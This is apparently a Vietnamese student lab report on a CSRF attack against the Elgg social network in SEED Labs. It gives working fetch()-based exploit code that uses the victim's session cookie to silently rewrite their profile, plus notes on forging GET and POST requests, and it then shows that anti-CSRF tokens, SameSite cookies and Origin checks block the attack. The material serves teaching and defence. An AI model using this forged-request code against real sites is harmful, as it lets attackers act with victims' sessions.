ĐẠI HỌC QUỐC GIA HÀ NỘI — TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN
Học phần: An toàn và Bảo mật Hệ thống Thông tin

Báo cáo Thực hành

Tấn công Cross-Site Request Forgery (CSRF)

ĐỀ TÀI

Tấn công CSRF trên nền tảng mạng xã hội Elgg bằng Fetch API

Thay thế XMLHttpRequest / Form submit bằng `fetch()` + `URLSearchParams` / `FormData`

Nhóm thực hiện	Nhóm 3 (03 thành viên)
Thành viên 1	_____ — MSV: _____ (Technical / Offensive Lead)
Thành viên 2	_____ — MSV: _____ (Browser & Defense Lead)
Thành viên 3	_____ — MSV: _____ (Research & Slides Lead)
Giảng viên	_____
Ngày báo cáo	Ngày 5 tháng 11 năm 2026

Lưu ý đạo đức: Toàn bộ nội dung chỉ phục vụ học tập trong môi trường SEED Labs (Docker) — không nhằm tác động tới bất kỳ cá nhân/tổ chức nào.

Tóm tắt nội dung

Báo cáo trình bày quá trình nghiên cứu và thực nghiệm tấn công **Cross-Site Request Forgery (CSRF)** trên ứng dụng mạng xã hội mã nguồn mở **Elgg** trong môi trường SEED Labs. Điểm cải tiến so với bài lab gốc là thay thế hoàn toàn `XMLHttpRequest` và cơ chế `form submit` bằng **Fetch API** hiện đại kết hợp `URLSearchParams` hoặc `FormData`. Mục tiêu khai thác là thay đổi trường *About me* trong hồ sơ nạn nhân thành chuỗi `CSRF attack by <MSV>`. Báo cáo phân tích gói tin HTTP, giải thích các cơ chế cốt lõi (`credentials: 'include'`, Simple Request, `mode: 'no-cors'`), minh hoạ sơ đồ luồng tấn công, kiểm chứng kết quả và — quan trọng nhất — chứng minh hiệu quả của các biện pháp phòng thủ (SameSite cookie, anti-CSRF token, kiểm tra `Origin`). Cuối báo cáo tổng hợp lời giải 15 câu hỏi lý thuyết và bản khai báo mức độ sử dụng AI.

Mục lục

1 Giới thiệu và mục tiêu **2**
1.1 Bối cảnh . . . 2
1.2 Mục tiêu đề tài . . . 2

2 Cơ sở lý thuyết CSRF **2**
2.1 Ba điều kiện của một cuộc tấn công . . . 2
2.2 Same-Origin, Same-Site và vai trò của cookie . . . 2

3 Môi trường thực nghiệm **2**

4 Phân tích HTTP request bằng DevTools **3**

5 Kỹ thuật khai thác bằng Fetch API **3**
5.1 So sánh ba phương pháp . . . 3
5.2 Hai cơ chế then chốt . . . 3
5.3 Mã khai thác (biến thể URLSearchParams) . . . 4

6 Sơ đồ luồng tấn công **4**

7 Kết quả thực nghiệm **4**

8 Kiểm chứng và phòng thủ **5**
8.1 Bật lại anti-CSRF token của Elgg . . . 5
8.2 Phòng thủ nhiều lớp (Defense-in-Depth) . . . 5

9 Phân công công việc **5**

10 Khai báo mức độ sử dụng AI **6**

11 Kết luận **6**

A Phụ lục: Lời giải 15 câu hỏi (tóm tắt) **6**

1. Giới thiệu và mục tiêu

1.1 Bối cảnh

CSRF là lỗ hổng ở tầng logic ứng dụng web, khai thác cơ chế *tin cậy ngầm định* của trình duyệt: khi gửi một yêu cầu đến một tên miền, trình duyệt tự động đính kèm toàn bộ cookie thuộc tên miền đó — bao gồm cả cookie phiên xác thực. Kẻ tấn công lợi dụng điều này để khiến trình duyệt của nạn nhân (đang đăng nhập) gửi đi một yêu cầu thay đổi trạng thái mà nạn nhân không chủ ý.

1.2 Mục tiêu đề tài

- **Hệ thống mục tiêu:** Elgg chạy trên container SEED Labs (Apache tại `www.seed-server.com`, MySQL, Attacker tại `www.attacker32.com`).
- **Hành vi khai thác:** từ máy chủ Attacker, giả mạo một HTTP POST tới endpoint `/action/profile/edit` để đổi trường *About me* của nạn nhân thành `CSRF attack by <MSV>`.
- **Ràng buộc kỹ thuật bắt buộc:**
  1. ✘ Không dùng `XMLHttpRequest`.
  2. ✘ Không dùng `<form>` tự submit (gây chuyển hướng, lộ dấu vết).
  3. ✔ Bắt buộc dùng **Fetch API** + `URLSearchParams` hoặc `FormData`.

> Mọi thao tác chỉ thực hiện trong môi trường lab cục bộ do nhóm sở hữu. Việc áp dụng các kỹ thuật này lên hệ thống không được cấp phép là vi phạm pháp luật và quy chế học thuật. Mục đích duy nhất là *học tấn công để biết cách phòng thủ*.

2. Cơ sở lý thuyết CSRF

2.1 Ba điều kiện của một cuộc tấn công

1. Nạn nhân có **phiên đăng nhập còn hiệu lực** (session cookie).
2. Hành động mục tiêu **thay đổi trạng thái** và có tham số **dự đoán được**.
3. Ứng dụng **thiếu cơ chế phòng vệ** (không SameSite Strict/Lax, không anti-CSRF token).

2.2 Same-Origin, Same-Site và vai trò của cookie

Trình duyệt phân biệt *same-origin* (trùng scheme + host + port) với *cross-site* (khác eTLD+1). Chính sách Same-Origin Policy (SOP) cấm JavaScript của trang này *đọc* nội dung/response của trang khác origin — nhưng **không** cấm *gửi* yêu cầu. Chính khe hở ”gửi được nhưng không đọc được”là nền tảng của CSRF: kẻ tấn công không cần đọc kết quả, chỉ cần hành động thay đổi trạng thái được thực thi.

3. Môi trường thực nghiệm

Listing 1: Khởi động môi trường SEED Labs

```
cd ~/Labsetup
docker-compose up -d                # seed-server, mysql, attacker32
docker ps --format "table {{.Names}}\t{{.Status}}"
```

Dịch vụ	Địa chỉ	Vai trò
seed-server	10.9.0.5 — `www.seed-server.com`	Apache + ứng dụng Elgg (mục tiêu)
mysql	10.9.0.6	Cơ sở dữ liệu người dùng Elgg
attacker32	10.9.0.7 — `www.attacker32.com`	Máy chủ web của kẻ tấn công

Ánh xạ `/etc/hosts` trên máy nạn nhân trỏ các tên miền ảo về IP nội bộ `10.9.0.x`. Có thể kiểm tra kết nối trước khi demo bằng `python3 src/exploit.py --check`.

4. Phân tích HTTP request bằng DevTools

Để giả mạo chính xác, trước tiên phải bắt một request hợp lệ. Đăng nhập Alice (`alice/seedalice`), vào *Edit Profile*, mở `F12` → `Network` (bật *Preserve log*), sửa một trường rồi bấm **Save**.

Listing 2: Request POST khi lưu hồ sơ (rút gọn)

```
POST /action/profile/edit HTTP/1.1
Host: www.seed-server.com
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05; ...

name=Alice&description=<p>I am Alice</p>&accesslevel[description]=2
&briefdescription=...&guid=42
```

Tham số	Ý nghĩa	Giá trị mẫu
`guid`	ID định danh nạn nhân	`42`
`name`	Tên hiển thị	`Alice`
`description`	**Nội dung About me**	`<p>CSRF attack by <MSV></p>`
`accesslevel[description]`	Quyền xem (2 = Public)	`2`
`__elgg_token / __elgg_ts`	Anti-CSRF token	*(đã tắt ở Task 3)*

5. Kỹ thuật khai thác bằng Fetch API

5.1 So sánh ba phương pháp

Tiêu chí	Form submit	XHR	Fetch API
Tàng hình (không chuyển trang)	✘	✔	✔
Cú pháp hiện đại (Promise/async)	✘	✘	✔
Tuân thủ đề bài	✘ cấm	✘ cấm	✔ bắt buộc

5.2 Hai cơ chế then chốt

`credentials: 'include'` — gửi cookie qua cross-origin

Mặc định, `fetch()` cross-origin dùng `credentials: 'same-origin'` nên *không* gửi cookie của `seed-server.com`. Phải đặt `credentials: 'include'` để trình duyệt tự đính kèm cookie phiên của nạn nhân — nếu thiếu, server coi là khách vãng lai và tấn công thất bại.

Simple Request + `mode: 'no-cors'` — vượt Preflight

`Content-Type` dạng `application/x-www-form-urlencoded` (URLSearchParams) hoặc `multipart/form-data` (FormData) đều thuộc nhóm *CORS-safelisted* ⇒ đây là **Simple Request**,

không phát sinh Preflight `OPTIONS`. Dù SOP chặn JavaScript *đọc* response (opaque), server Elgg *vẫn* nhận cookie hợp lệ và ghi đè cơ sở dữ liệu thành công.

5.3 Mã khai thác (biến thể URLSearchParams)

Listing 3: Lõi tấn công trong src/index.html


```
const payload = new URLSearchParams();
payload.append('name', 'Alice');
payload.append('description', '<p>CSRF attack by B21DCCN001</p>');
payload.append('accesslevel[description]', '2');   // 2 = Public
payload.append('guid', '42');                       // Alice's GUID

fetch('http://www.seed-server.com/action/profile/edit', {
  method: 'POST',
  mode: 'no-cors',          // Simple Request -> no Preflight OPTIONS
  credentials: 'include',   // REQUIRED: attach victim's session cookie
  headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
  body: payload
});
```

Biến thể FormData

Khi dùng `new FormData()`, **không** khai báo header `Content-Type` thủ công để trình duyệt tự sinh `boundary`. Xem `src/index_formdata.html`. Có thể sinh tự động: `python3 src/exploit.py --mode formdata`.

6. Sơ đồ luồng tấn công



7. Kết quả thực nghiệm

Ba mốc bằng chứng cần ghi lại (chèn ảnh chụp màn hình thực tế của nhóm vào các khung dưới):

Ảnh 1 — Trước	Ảnh 2 — Trong	Ảnh 3 — Sau
About me ban đầu của Alice	Console F12 trên trang Attacker: Fetch POST gửi ngầm	About me = `CSRF attack by <MSV>`

Sau khi nạn nhân truy cập trang Attacker, trường About me bị đổi thành `CSRF attack by <MSV>` mà không có bất kỳ cảnh báo hay chuyển hướng nào — chứng tỏ khai thác thành công hoàn toàn trong môi trường chưa bật phòng vệ.

8. Kiểm chứng và phòng thủ

8.1 Bật lại anti-CSRF token của Elgg

Khi khôi phục cơ chế kiểm tra `__elgg_token`/`__elgg_ts`, chạy lại đúng payload cũ:

	Phòng vệ TẮT	Phòng vệ BẬT
Payload có `__elgg_token`?	Không	Vẫn không
Phản hồi server	Cập nhật DB (302)	**Từ chối** (thiếu token)
About me của Alice	Bị đổi	**Không đổi**

Vì SOP cấm JavaScript của `attacker32.com` đọc token nằm trên trang `seed-server.com`, request giả mạo luôn thiếu token hợp lệ ⇒ bị chặn. Đây là bằng chứng trực quan cho *Synchronizer Token Pattern*.

8.2 Phòng thủ nhiều lớp (Defense-in-Depth)

Lớp	Biện pháp	Chặn được gì
Cookie	`SameSite=Lax/Strict`	Trình duyệt không gửi cookie cross-site
Ứng dụng	Anti-CSRF token (Synchronizer)	Attacker không đọc được token (nhờ SOP)
Ứng dụng	Double Submit Cookie	Attacker không đọc được cookie để nhét vào body
Header	Kiểm tra `Origin` / `Sec-Fetch-Site`	Từ chối request thay đổi trạng thái từ nguồn lạ
Giao diện	`X-Frame-Options` / CSP `frame-ancestors`	Chống Clickjacking qua iframe

Khuyến nghị thực tế

Kết hợp `SameSite=Lax` (lớp mặc định) + anti-CSRF token (lớp ứng dụng) + kiểm tra `Origin` cho endpoint nhạy cảm. Tuyệt đối không dùng `GET` cho hành động thay đổi trạng thái.

9. Phân công công việc

Thành viên	Trọng tâm
TV1 — Offensive	Docker, bắt gói tin, mã `index.html` + `exploit.py`; Q&A 4–8
TV2 — Browser/Defense	Phân tích trình duyệt/CORS/SameSite, quay & dựng video; Q&A 1,3,10–14
TV3 — Research/Slides	Slide, sơ đồ, báo cáo, kiểm chứng phòng thủ; Q&A 2,9,15

Nền tảng chung bắt buộc (100% thành viên): tự chạy Docker, tự bắt gói tin và tự đổi About me thành MSV của mình; cùng tham gia buổi vấn đáp chéo 15 câu hỏi.

10. Khai báo mức độ sử dụng AI

1. **Mức 1 — Phản biện:** dùng AI thảo luận cơ chế `credentials: 'include'`, Simple Request và CORS; sinh viên tự viết mã.
2. **Mức 2 — Đồng sáng tạo:** sinh viên thiết kế cấu trúc báo cáo/slide/sơ đồ, AI hỗ trợ trau chuốt câu từ và định dạng.
3. **Mức 3 — Tạo sinh theo prompt:** AI sinh khung `exploit.py` và template HTML; sinh viên cấu hình giá trị thật và kiểm thử.

Mọi kết quả thực nghiệm và tính chính xác do nhóm trực tiếp chịu trách nhiệm.

11. Kết luận

Nhóm đã hoàn thành 100% mục tiêu: đổi About me thành `CSRF attack by <MSV>` bằng Fetch API (không dùng XHR/Form), phân tích đầy đủ cơ chế khai thác, kiểm chứng kết quả và chứng minh hiệu quả phòng thủ. Bài học cốt lõi: CSRF không bị HTTPS ngăn chặn; biện pháp căn cơ là `SameSite` cookie kết hợp anti-CSRF token và kiểm tra nguồn gốc request.

A. Phụ lục: Lời giải 15 câu hỏi (tóm tắt)

1. **SameSite chống CSRF:** chỉ dẫn trình duyệt không gửi cookie trong request cross-site (Strict/Lax) ⇒ request giả mạo mất phiên xác thực.
2. **Secret token:** server nhúng token ngẫu nhiên theo phiên vào form; nhờ SOP, attacker không đọc được token ⇒ request giả thiếu token bị từ chối.
3. **HTTPS vẫn lo CSRF:** HTTPS chỉ bảo mật đường truyền; cookie vẫn được đính kèm trong đường hầm TLS, nên CSRF (lỗi tầng ứng dụng) không bị ngăn.
4. **GET `delete.php?pageid=5`:** dùng `<img src=...>` ẩn hoặc `fetch(...,{credentials:'include'})` để kích hoạt GET giả mạo.
5. **POST `delete.php`:** dùng Fetch + `URLSearchParams(pageid=5)`, chạy ngầm không chuyển trang.
6. **Tìm guid của Boby:** qua URL profile, `src` avatar, link Add friend, hoặc RSS feed — đều công khai.
7. **Không biết user id:** phụ thuộc server — nếu id suy ra từ session thì vẫn tấn công được; nếu bắt buộc id ngẫu nhiên lớn trong body thì không.
8. **Tấn công khách bất kỳ:** (1) ✘ sửa profile — cần guid nạn nhân mà SOP không cho đọc; (2) ✔ add friend — chỉ cần guid của chính Alice, danh tính nạn nhân do session suy ra.
9. **Session ID trong data part (Double Submit):** cookie do trình duyệt tự gửi, nhưng data part phải do JS trang gốc gán; attacker không đọc được cookie nên không điền đúng ⇒ server phát hiện cross-site.
10. **Trình duyệt biết cross-site?** Có — biết rõ origin nguồn và đích, gửi kèm `Origin`, `Sec-Fetch-Site`.
11. **Server biết cross-site?** Mặc định HTTP thuần thì không; biết được nếu kiểm tra `Origin`/`Referer`/`Sec-Fetch-Site`/token.
12. **Vì sao không chỉ dựa Referer:** Referer có thể bị bỏ hợp lệ (`Referrer-Policy`, HTTPS→HTTP, proxy) và dễ bị qua mặt bằng regex lỏng.
13. **Vì sao cần biết cross-site:** để chỉ cho phép hành động đổi trạng thái khi người dùng thực sự chủ ý, tránh bị mượn quyền.
14. **Cấm hẳn cookie cross-site?** Về kỹ thuật được nhưng phá vỡ điều hướng, SSO/OAuth, widget nhúng; giải pháp là `SameSite=Lax` mặc định.
15. **Iframe Facebook:** request từ trong iframe tới Facebook là same-site đối với Facebook (không cross-site); nguy cơ Clickjacking; bảo mật bằng `X-Frame-Options` / CSP `frame-ancestors`.

Tài liệu

[1] W. Du, *Computer & Internet Security: A Hands-on Approach*, 3rd ed.

[2] WHATWG, *Fetch Living Standard*, https://fetch.spec.whatwg.org/.

[3] OWASP, *Cross-Site Request Forgery Prevention Cheat Sheet*.

[4] IETF, *RFC 6265bis — Cookies: SameSite attribute*.